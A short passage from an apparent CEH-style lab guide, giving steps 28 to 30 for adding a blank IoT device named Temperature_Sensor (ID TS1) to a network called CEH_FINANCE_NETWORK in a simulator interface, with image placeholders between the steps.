
28. To add IoT devices to the created network, click on the **Add blank Device** button.




29. The **Create New Device** popup opens. Type the device name (here, we use **Temperature_Sensor**), enter Device Id (here, we use **TS1**), provide a **Description** and click on **Save**.




30. The device will be added to the **CEH_FINANCE_NETWORK**.



